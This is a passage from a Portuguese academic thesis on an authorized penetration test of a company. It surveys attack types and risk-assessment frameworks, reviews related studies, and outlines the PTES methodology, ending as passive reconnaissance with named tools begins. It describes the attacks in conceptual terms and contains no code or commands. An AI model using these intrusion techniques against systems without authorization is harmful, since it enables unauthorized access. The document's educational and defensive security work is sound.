Os ataques são ações realizadas como meio medir o nível de segurança de um ambiente, explorando possíveis falhas existentes em *software*, *hardware* ou até falhas humanas. Com o objetivo de quebra da segurança de um determinado ambiente computacional.

Na **exploração de falhas** no ataque são utilizados métodos de análise de vulnerabilidades, caso descoberto, geralmente, são utilizados *software* que conseguem explorá-

las, esses ataques são feitos por meio de *exploits*, que injetam um código no *software* para ganho acesso antes não autorizados.

Em **Ataques a Senhas**, cujas senhas são um dos meios mais comuns de autenticação em um sistema, logo são as mais procuradas para quebra por *black hats*. Ataque de força bruta consiste no uso de processamento computacional na geração de senhas aleatórias comparando a senha gerada com o campo de autenticação, a fim de obter a senha correta de acesso, quanto maior o número de caracteres e combinação de caracteres especiais mais tempo para ser descoberta.

Ataque de dicionário consiste na utilização de um ou mais arquivos com inúmeros dados de caracteres, e cada palavra desse arquivo é testada no campo de *login*, esse ataque só é bem-sucedido caso a palavra dentro do arquivo contenha a senha, geralmente esses arquivos são gerados de acordo com as informações coletadas do alvo, aumentando sua eficiência.

Ataque misto consiste na utilização de dicionário e força bruta juntos aumentando a eficiência de um ataque a senhas.


Existem tipos de algoritmos que são utilizados em senhas para que possam dificultar o acesso não autorizado a esses dados, um exemplo de algoritmo criptográfico é chamado funções *hash*[13]. Estes embaralham a informação resultando um arquivo hexadecimal de tamanho único, não importando o tamanho do dado de entrada, a Figura 2.4 demonstra o processo de cifra de um algoritmo *hash*. Esses ataques também funcionam nessas funções, sendo que pelo custo computacional não vale a pena utilizar força bruta em determinadas criptografias. Para ataques em arquivos criptografados com *hash*, são utilizados enormes bancos de dados que contém inúmeras senhas geradas, e o *software* compara essas funções com o arquivo a ser quebrado. O SQL *injection* é um ataque a senhas utilizando vulnerabilidades de consulta em banco de dados, nele o atacante insere um código nos campos de *login* e senhas para conseguir acesso às informações.

O ataque de **engenharia social** utiliza a persuasão para enganar pessoas, utilizando uma manipulação psicológica, se passando por uma entidade confiável, com o objetivo de que as pessoas executem ações e divulguem informações confidenciais, ações como, coleta de informações como senhas, ou execução de um *software* malicioso aproveitando-se da ingenuidade da vítima. Um exemplo desses ataques é o uso de *phishing*, que clona um site e o

[13] Mais informações em: https://www.tecmundo.com.br/o-que-e/1663-o-que-e-hash-.htm

blackhat envia para milhares de pessoas se passando como o site original, com o objetivo de captura de dados e senhas. Geralmente os *blackhats*, utilizam páginas de bancos.


Figura 2.4 – Demonstração de um processo de criptografia usando algoritmos em *hash*



Fonte: http://agiletesters.com.br

Man in the Midle é um tipo de ataque em que o *blackhat* está na mesma rede da vítima, passando-se como o servidor de destino dos dados, quando na verdade ele está no meio da conexão capturando todos os dados enviados pelo cliente. A Figura 2.5 ilustra a comunicação do ataque.

Figura 2.5 – Exemplo de ataque *Man-in-the-middle*




Fonte: https://www.computerhope.com/jargon/m/mitma.htm

Para **o Buffer Overflow**, utiliza-se um *software* malicioso para injetar um código que sobrecarrega a aplicação, sobrecarregando a memória e gerando um acesso não autorizado ao sistema.

DDos é um dos ataques mais utilizados, pois pode ser realizado longe do alvo, apenas utilizando programas e maquinas distribuídas, solicita inúmeras requisições em um serviço com o objetivo de sobrecarregá-lo deixando indisponível, esse é um ataque que compromete a disponibilidade de um sistema, acarretando perdas financeiras as empresas. Geralmente, um *black hat* infecta várias máquinas em locais distribuídos e as utilizam para um ataque simultâneo. A Figura 2.6 ilustra a arquitetura do ataque.

Figura 2.6 – Exemplo de um ataque de negação de serviço (DDoS) utilizando máquinas infectadas.



Fonte: https://www.ovh.pt/anti-ddos/principio-anti-ddos.xml

Em **Wireless** as redes sem fio estão praticamente em todo lugar, principalmente com a evolução de dispositivos móveis, bem como a evolução de redes cabeadas, mas com essa evolução também existe a fraqueza das redes wireless, podendo comprometer todo o sistema, pois elas são vulneráveis se não configuradas corretamente. Os tipos de ataques mais comuns são nos tipos de criptografia implementados nestes dispositivos. Ataques a senhas são os mais utilizados, exploração de falhas nos roteadores, e pontos de acessos falsos.

2.10 Serviços

O SO oferece um conjunto de recursos e serviços, estes que auxiliam os usuários em suas determinadas tarefas, geralmente são programas que já vem pré-instalados. Junto com ele, *software* instalados por terceiros são responsáveis por desempenhar papéis para soluções de cada usuário, de acordo com suas necessidades.

Quando um software é executado no SO, automaticamente vira um processo, este é uma instância do executável do software, que é executado em uma área de memória onde o SO o administra. Cada processo possui uma área reservada na memória RAM do computador, que o sistema define em um intervalo de espaço alocado para permitir sua execução.

Muitos programadores não se preocupam em utilizar métodos de programação focados na segurança no projeto de desenvolvimento de software, mesmo sabendo que nenhum sistema é totalmente seguro, possibilitando o surgimento de erros, que podem ser transformados em vulnerabilidades no sistema, não pondo só em risco os dados dos usuários desse *software*, mas como no comprometimento geral do SO utilizado.

Como um SO possui inúmeros processos sendo executados, simultaneamente, *black hats* buscam vulnerabilidades que possam ser exploradas, tanto do sistema quanto em *software* de terceiros, possibilitando um possível ataque bem-sucedido, através de algumas técnicas que serão abordadas durante o capítulo.

2.10.1 Serviços Disponíveis no Ambiente de Testes

Existem milhares de *software* distintos, nesta seção apresentam-se os identificados no ambiente utilizados nesta pesquisa.

Microsoft Windows 7 foi lançado em 2009 pela Microsoft é um SO de código fonte fechado, para uso doméstico e computadores pessoais, é o sucessor do Windows Vista e Predecessor do Windows 8. Sua popularidade representou cerca de 50% em computadores no mundo em todo o ano de 2014, seu foco era ser um SO modesto e prático, com foto em *hardware* antigos e compatíveis com o Windows Vista.

Microsoft Windows Server 2008, lançado em 2008, é um SO desenvolvido pela Microsoft, com código fonte fechado, sendo utilizado em computadores empresariais e servidores, com funcionalidades voltadas ao meio profissional. Foi compilado a partir da

mesma base de código fonte do Windows Vista e com funções e recursos mais sofisticados e acrescentadas em relação às versões do Windows para uso pessoal.

Microsoft Windows 10 foi desenvolvido pela Microsoft foi lançado em 2015, é a versão atual do SO de uso para computadores pessoais, também de código fonte fechado, sendo o sucessor do Windows 8 e 8.1. Em 2018, se tornou o SO *desktop* mais utilizado no mundo. Isso se deve as melhorias feitas, estabilidade, inclusão de novos recursos, vasta compatibilidade de *hardware*, segurança como biometria e *pins* para verificação de identidade.

FireBird SQL é um Sistema Gerenciador de Banco de Dados que surgiu em 1984, que primeiramente, foi dado o nome de Interbase, desenvolvido por Jim Starkey e Ann Harrison, a empresa deles foi primeiramente comprada pela Ashton Tate e em seguida comprada pela Borland. Entre 1991 à 1999 foi mantida e aperfeiçoado seu desenvolvimento na Borland. No ano de 1999, a empresa Borland decidiu compartilhar seu código para que os desenvolvedores em todo o mundo pudessem melhorar e trabalhar no seu desenvolvimento, ficando assim um software de código fonte livre, podendo sua licença ser utilizada com todas suas funcionalidades gratuitamente. Ele é divido em duas versões a *Classic* e a *SuperServer*. A diferença entre elas é que na *SuperServer* os recursos são divididos entre todos os clientes que estão conectados, já na *Classic* os clientes possuem uma instancia do banco de dados e comunicam-se por um gerenciador de transações

Server Message Block (SMB) é um recurso presente nos SOs Linux e Windows, tem a funcionalidade de compartilhamento de recursos através de um protocolo de rede, ou seja os usuários poderão compartilhar arquivos entre si na rede utilizando este recurso. Mesmo sendo antigo, vem habilitado por padrão nas versões Windows.

MiKrotik RouterOS é um SO baseado em Linux, utilizado nos equipamentos da empresa Mikrotik, uma das maiores empresas do mundo focada no desenvolvimento de roteadores e aparelhos Wireless. O MikrotikOS foi feito especificamente para rodar no *hardware* desenvolvido pela empresa e é responsável por gerenciar os recursos do aparelho, como largura de banda, roteamento, criação de pontos de acesso, monitoramento de recursos, configuração de rede, VPN, *firewall*, entre vários outros.

2.11 Riscos

"Risco é um evento ou uma condição incerta, que se ocorrer, tem um efeito em pelo menos um objetivo do projeto" (PMBOK, 2008). Diz-se da combinação entre a probabilidade que determinado evento ocorra e os impactos por ele gerados caso venha a ocorrer. Outra forma de se definir risco é que é a soma da probabilidade de ocorrência com o impacto que possa oferecer.

Para que um risco possa ser avaliado é necessário que se utilize uma forma de medição, com o objetivo de medir o nível e a consequência caso um risco se efetue, causando um impacto geralmente negativo em uma organização. Essa medição é necessária para deixar evidente quais os impactos poderão aparecer e prevenir que a empresa sofra danos financeiros, morais e éticos, tratando-os assim que identificados a Figura 2.7 demonstra quais são os componentes do risco.

Figura 2.7 – Componentes de Risco

Fonte: http://www.cgu.gov.br/sobre/institucional/eventos/anos-anteriores/2016/ii-seminario-de-auditoria-interna-governamental/arquivos/22_11-tcu.pdf

Segundo a norma ABNT NBR ISO 31000:2009 utiliza as seguintes etapas para análise dos riscos em uma organização:

- **Identificação dos riscos** - esta etapa especifica que a organização deve levantar e identificar todas as fontes de riscos, as áreas que serão impactadas e os eventos,

também levantando as suas causas e impactos. Esta etapa tem como resultado uma lista de riscos baseada em fontes que possam oferecer um risco evidente ou não, e também que todos os cenários sejam avaliados, possibilitando identificar mais precisamente estes riscos. É importante que a organização utilize técnicas e ferramentas para detecção;

- **Análise de riscos** - nesta etapa é onde se realiza a análise dos riscos identificados anteriormente. O principal objetivo desta fase é compreendê-los, analisá-los e definir estratégias para o melhor tratamento, de acordo com seus níveis. Também é analisada as causas e fontes, consequências positivas e negativas e a probabilidade de acontecer. Para que seja determinado o nível do risco é necessário avaliar a sua probabilidade e consequência. O nível do risco deve ser consolidado para que os responsáveis pela tomada de decisão possam utilizar uma estratégia eficaz a fim de corrigi-lo, também analisando as condições prévias e premissas. A análise pode ser efetuada com vários níveis de detalhe dependendo apenas do risco, das informações sobre ele e os recursos que estarão disponíveis. Esta análise pode ser dividida em quantitativa, qualitativa ou ambas combinadas. Suas consequências e probabilidades possuem uma dependência pela modelagem dos eventos, estudos experimentais ou dados que estejam disponíveis. Podem ser definidas por impactos tangíveis ou intangíveis, podendo ser necessário em algum caso a utilização de dados numéricos ou um detalhamento para especificar suas probabilidades e consequências.
- **Avaliação dos riscos** - esta etapa tem a o objetivo de auxiliar as tomadas de decisões, de acordo com os resultados obtidos durante a fase anterior, definindo quais precisam ser tratados de acordo com sua prioridade para iniciação do respectivo tratamento. Leva-se em consideração o nível do risco comparando-o com os demais, sendo assim, os níveis com maiores riscos serão tratados com maior prioridade. Às vezes, pode-se ser analisado com maior cautela, podendo mudar sua decisão, que pode ser mudada com a atitude do risco da organização e pelo critério estabelecido.
- **Tratamento dos riscos** - geralmente os riscos que tem os níveis mais altos serão tratados com maior prioridade e urgência. Existem riscos que são mais fáceis, rápidos e mais baratos de serem tratados, quem vai decidir qual é o melhor caminho é a equipe de gerência. Esta é a fase onde são implementadas as ações programadas na etapa anterior, para tratar os riscos, elas podem ser tanto exclusivas ou

adequadas a cada um e as suas circunstâncias. Segundo Stallings e Brown (2014), há cinco etapas para a gerência tratar os riscos que foram identificados. São elas:

- **Aceitação do risco -** a equipe deve aceitar o risco de acordo com seu potencial, de acordo com a política de negócios da organização, devido ao custo e ao tempo dedicado a tratar a situação. A gerência deve aceitar o risco caso ele venha a ser concretizado;
- **Evitar o risco -** não deixar que a fonte do risco exerça a atividade que crie o risco propriamente dito. As vezes pode-se sacrificar alguma funcionalidade da organização com o objetivo de eliminar ou diminuir este risco.
- **Transferência de risco -** transferir a responsabilidade do risco, podendo utilizar o serviço de terceiros com o objetivo de neutraliza-lo caso o risco se concretize.
- **Reduzir Consequência -** implementar ou utilizar recursos que diminuam um impacto sobre os bens da organização caso o risco acabe ocorrendo. Um exemplo disso seria a utilização de vários discos de backup com o objetivo de replicar a sua base de dados, ou serviço de backup em nuvem; e
- **Reduzir Probabilidade -** utilizar recursos que diminuam a probabilidade de uma vulnerabilidade seja explorada. Por exemplo, utilizar mecanismos extra de proteção como Firewall ou IDS/IPS entre outros, dificultando a probabilidade de que um invasor possa passar por essa segurança.

Quaisquer que sejam as escolhas, a gerência responsável pela segurança da organização deve levar em consideração a combinação do nível do risco e o valor do custo do tratamento para que possa ser avaliado pela organização.

- **Matriz de Riscos** - a matriz de riscos é responsável por utilizar um plano cartesiano em que os impactos (Quadro 2.1) e as probabilidades (Quadro 2.2) se cruzam assim criando, um mapa escalonado e demonstrando o risco de um determinado evento.

Quadro 2.1 - Escala de Impacto

Magnitude	Descrição	P
Muito Baixo	Geralmente o resultado de uma brecha de segurança menor e em uma única área. É provável que o impacto dure menos do que alguns dias e que sua retificação exija apenas dispêndio insignificante. Em geral, não resulta em qualquer prejuízo tangível para a organização.	1
Baixo	Resulta de uma brecha de segurança em uma ou duas áreas. O impacto provavelmente durará menos de uma semana, mas pode ser tratado no nível de segmento ou de projeto, sem intervenção da gerência. Em geral, pode ser retificada usando apenas os recursos de projeto ou de equipe. Novamente, isso não resulta em qualquer prejuízo tangível para a organização, mas pode, em retrospecto, mostrar oportunidades perdidas ou falta de eficiência anteriores.	2
Médio	Brechas de segurança sistêmicas limitadas (e possivelmente continuadas). O impacto provavelmente durará até duas semanas e, em geral, exigirá a intervenção da gerência, embora ainda seja possível tratá-lo no nível de projeto ou de equipe. Isso exigirá alguns custos de investimento em conformidade para que o impacto seja superado. Clientes ou o público podem ter conhecimento indireto ou informações limitadas sobre esse evento.	5
Alto	Grande brecha de segurança sistêmica. O impacto durará três meses ou mais, e a gerência sênior terá de intervir durante todo o evento para superar deficiências. Espera-se que os custos para obter conformidade sejam muito substanciais. Esperam-se perda de negócios com clientes ou outros danos significativos para a organização. Provavelmente haverá debate público ou político sobre a organização e também perda de confiança na organização. Possivelmente haverá ações criminais ou disciplinares contra o pessoal envolvido.	8
Muito Alto	Várias instâncias de grandes brechas de segurança sistêmicas. A duração do impacto não pode ser determinada, a gerência sênior será interditada e a empresa terá de se submeter à administração externa ou a outra forma de reestruturação ampla. Esperam-se ações criminais contra a gerência sênior, e a perda substancial de negócios e o fracasso no cumprimento dos objetivos organizacionais serão inevitáveis. Os custos para obter conformidade provavelmente resultarão em perdas anuais durante alguns anos, com a possível liquidação da empresa.	10

Fonte: Adaptado de Segurança de Computadores, 2 Ed., 2010, Tabela 14.3


Quadro 2.2– Escala de Probabilidades: Exemplo Qualitativo

Magnitude	Descrição	P
Muito Baixa	**Evento Improvável de ocorrer.** Excepcionalmente poderá até ocorrer, porém não há elementos ou informações que indiquem essa possibilidade	1
Baixa	**Evento Raro de ocorrer.** O evento poderá ocorrer de forma inesperada, havendo poucos elementos ou informações que indicam essa possibilidade.	2
Média	**Evento possível de ocorrer.** Há elementos e ou informações que indicam moderadamente essa possibilidade.	5
Alta	**Evento provável de ocorrer.** É esperado que o evento ocorra, pois os elementos e as informações disponíveis indicam de forma consistente essa possibilidade.	8
Muito alta	**Evento praticamente certo de ocorrer.** Inequivocamente o evento ocorrerá, pois os elementos e informações disponíveis indicam claramente essa possibilidade.	10

Fonte: http://www.cgu.gov.br/sobre/institucional/eventos/anos-anteriores/2016/ii-seminario-de-auditoria-interna-governamental/arquivos/22_11-tcu.pdf

As pontuações dos riscos e das probabilidades são distribuídas na Matriz de Riscos, de acordo com seus eixos, analisando os cruzamentos, assim gerando a classificação dos mesmos (Figura 2.8). Assim, facilitando visualmente quais devem ter maior prioridade e urgência para correção pela equipe responsável.

Figura 2.8 – Modelo Representativo Matriz Impacto x Probabilidade



Fonte: http://www.cgu.gov.br/sobre/institucional/eventos/anos-anteriores/2016/ii-seminario-de-auditoria-interna-governamental/arquivos/22_11-tcu.pdf

A classificação de riscos como mostra o Quadro 2.3, divide-os nas seguintes categorias: baixo, médio alto e extremo, tais categorias definem a prioridade de que a organização deve levar em consideração para neutralizar ou eliminar uma ameaça ativa.

Quadro 2.3 - Classificação dos riscos

Classificação dos Riscos	
Extremo	Ações devem ser implementadas imediatamente, também é exigido monitoramento contínuo com revisões sendo feitas periodicamente.
Alto	É necessária atenção pela gerência sênior, podendo ficar critério da equipe dos líderes do projeto para solução do risco. Monitoramento periódicos e contínuos podem ser eficientes, mas é provável que os controle de segurança existentes poderão dar conta da ameaça
Médio	Responsabilidade pela gestão do risco deve ser especificada, podendo haver monitoramento e revisões, caso seja necessário, os procedimentos existentes poderão dar conta da situação, não havendo necessidade de utilizar novos.
Baixo	Gerenciamento por procedimentos de rotina.

Fonte: Adaptado de Segurança de Computadores, Tabela 14.4.

3 Trabalhos Relacionados

Na pesquisa intitulada “Auditoria de Segurança utilizando Teste de Invasão de Redes em Ambientes de Tecnologia da Informação” (OLIVEIRA, 2015), aplicou-se um estudo de caso em um ambiente de simulação de uma pequena empresa. Como justificativa, um ataque realizado com sucesso poderá trazer prejuízos financeiros muito maiores do que se o gasto for feito em um serviço de Pentest. Essa empresa fictícia sofreu um ataque em um dos seus servidores locais, comprometendo a rede interna e deixando o sistema Web indisponível por algum tempo. Então, é proposto que a empresa realize um Pentest como meio de prevenir novos ataques parecidos. A empresa terceiriza uma empresa com o objetivo de realizar um Pentest.

O autor realiza alguns testes para mostrar que o ambiente proposto é vulnerável, porém especifica qual metodologia foi utilizada. Também não especifica os detalhes dos ambientes propostos para simular as vulnerabilidades. No fim, apresentou um relatório, descrevendo os testes efetuados, mas em compensação foram poucos testes de ataques externos e internos. O autor também discorre acerca de quais os ataques que foram descobertas as falhas, mas não é detalhado de como foram realizados os testes. Como também, descreve a medição do risco de cada falha e os meios de correção. Se houve o comprometimento do sistema (pós exploração) também não foi informado no relatório final.

Na pesquisa intitulada “Teste de Invasão com uso de Software Livre e Ferramentas Open Source em Redes Corporativas” de Roth (2011), propôs-se a utilização de ferramentas de código livre, com o objetivo de realizar testes de invasão em redes corporativas. É detalhado cada processo do teste de invasão, mas não se define qual metodologia utilizada, bem como, apresenta os comandos que são utilizados pelas ferramentas, ensinando como funciona o ataque. Os ataques que são utilizados são alguns internos e externos. A pesquisa demonstra algumas maneiras de se evitar algumas falhas corporativas.

Nesse caso, o autor utilizou ferramentas de código fonte aberto, porém são poucas as utilizadas, não abrangendo todos os ambientes propostos e não especifica qual metodologia foi utilizada para exemplificar os testes. Não apresenta um Pentest em algum ambiente, seja real ou simulado para provar que o *software* cumpre o que é proposto, e não existe um relatório do Pentest para validação do resultado obtido.

No trabalho “Análise de Vulnerabilidades e Ameaças presentes em Redes Wi-Fi (IEEE 802.11) de Instituições de Ensino Superior de Minas Gerais”, Figueiredo (2016) se refere à análise de vulnerabilidades em ambientes de ensino superior no estado de Minas

Gerais. Assim, o estudo propôs testes de invasão em redes *Wireless* em algumas universidades, como justificativa de que essas redes estão cada vez mais comuns e em expansão em todo lugar. Com o objetivo de discutir as vulnerabilidades presentes na arquitetura *Wireless,* realizar os testes de invasão em grandes universidades federais de Minas Gerais e em seguida confrontar os resultados com as literaturas acadêmicas responsáveis pela pesquisa, sua metodologia de Pentest foi baseada nas metodologias OSSTMM e ISSAF. Os resultados demonstraram que as universidades testadas tiveram algum tipo de vulnerabilidade em seus ambientes de rede sem fio.

Entretanto, o autor não realizou o processo de exploração e pós-exploração nesses ambientes, não podendo confirmar se tais vulnerabilidades poderiam ser exploradas por *black hats*. O relatório é pouco detalhado e apenas informa quais os tipos de vulnerabilidades foram encontradas em cada instituição, o tipo e sobre o teste, não mostrando os comandos executados nos testes.

3.1 Trabalho Proposto

O trabalho proposto apresenta um Pentest realizado em uma empresa real, demostrando ataques internos e externos em redes sem fio, ilustrando como um invasor que poderia ter acesso físico ao local tanto como um *black hat*, e também acesso ao sinal *wireless* desta empresa, podendo comprometer todo esses ambientes de rede, em posse de arquivos sensíveis e importantes para a mesma. Diferentemente dos trabalhos anteriores, este teve como propósito realizar um Pentest completo, onde também serão informados no relatório todos os testes utilizados. Utilizou a metodologia PTES, sendo uma das mais utilizadas em Pentest, a qual pode ser adaptada de acordo com o a necessidade do contratante e seus ambientes.

O tipo do Pentest foi o *graybox*, sendo bem mais detalhado e os testes mais específicos. Todos os testes feitos, juntamente com os tipos de ataques e as ferramentas utilizadas, são detalhados e documentados em um relatório final, com o objetivo de validar o teste e propor as correções necessárias para as vulnerabilidades encontradas, demonstrando assim a eficácia do Pentest na segurança da informação da empresa verificada.

O Quadro 3.1 apresenta um comparativo entre os trabalhos citados e o proposto

Quadro 3.1 – Análise dos Trabalhos

Trabalho	Metodologia Pentest	Ambiente de Rede Interna	Ambiente Rede Wireless	Ambiente Real	Relatório Final	Relatório Detalhado
Oliveira, 2015	Não	Sim	Não	Não	SIM	Parcialmente
Roth (2011)	Não	Sim	Não	Não	Não	Não
Figueiredo (2016)	OSSTMM e ISSAF	Não	Sim	Sim	Sim	Não
Trabalho Proposto	PTES	Sim	Sim	Sim	Sim	Sim

Fonte: Elaborado pelo autor

4 Materiais e Métodos

A metodologia utilizada no Pentest foi PTES que abrange todos os ambientes necessários para sua realização e os passos da execução se adaptar a cada situação. Existem alguns tipos de metodologias, sendo que cada uma é utilizada em um tipo de escopo com o objetivo de definir testes corretos em cada ocasião. A que mais se adaptou ao escopo do cliente (Empresa de médio porte) a ser utilizado foi a PTES, então o teste será realizado em um ambiente real, delimitando o ambiente de ataque para que não possa comprometer o funcionamento da empresa.

Para a execução do Pentest é necessário um computador de bom desempenho, como, por exemplo, dotado de *hardware* com processador core i7-7500U e 8GB RAM; e *software* como SO Kali Linux, baseado em Debian, por possuir inúmeras ferramentas pré-instaladas para realização de testes de invasão.

A princípio, foi realizado um diálogo com o responsável pela Empresa sobre a provável realização do Pentest, colocando os pontos positivos e negativos e benefícios que ele traria. A única objeção estava relacionada a possíveis interrupções dos serviços enquanto os testes seriam realizados, ficando firmado que seriam realizados apenas após o horário comercial, prevenindo que caso ocorresse alguma falha que interrompesse os sistemas, a empresa não pararia de funcionar em seu horário comercial, podendo provocar prejuízo aos seus clientes. Esse diálogo foi formalizado por um Acordo de Cooperação Técnica (Apêndice A).

Como o Pentest foi definido como *graybox*, foram fornecidos dados sobre a Empresa, quais equipamentos utilizados e quantidade. Outros dados repassados foram: telefones, nomes de funcionários, *e-mails* da empresa e *site*. Sendo complementados por utilização de técnicas de levantamento de informações. Apenas alguns funcionários não sabiam da execução dos testes, garantindo uma aproximação mais fiel de um ataque real. Os resultados obtidos na execução dos processos dos testes, foram documentados gerando um laudo resumido com todas as informações sobre as vulnerabilidades encontradas e contramedidas (Apêndice B) e entregue a Empresa que se prontificou em atender as recomendações fornecidas.

4.1 Levantamento de Informações

Considerada a fase essencial para o sucesso dos testes, quanto maior o número de informações levantadas, maior a chance de sucesso, esses dados foram utilizados juntamente com as ferramentas, para efetuar tentativas de intrusão bem-sucedidas e conhecimento sobre o funcionamento da Empresa.

4.1.1 Varreduras Passivas

Para a varredura passiva foram utilizadas as ferramentas Whois[14], Google[15], Theharvester[16] e Maltego[17]. Nas próximas seções apresentam-se os resultados obtidos.

4.1.1.1 Resultados Whois

A Figura 4.1 ilustra a resposta da ferramenta para a Empresa alvo. Verificam-se os dados do responsável pelo *site*, da empresa e *e-mail*, bem como do serviço do domínio achado na Internet. Há dados distintos do primeiro domínio fornecido pela Empresa, como *e-mail* e nome. Por questões de confidencialidade dados da Empresa foram suprimidos das imagens.

4.1.1.2 Resultados do Buscador Google

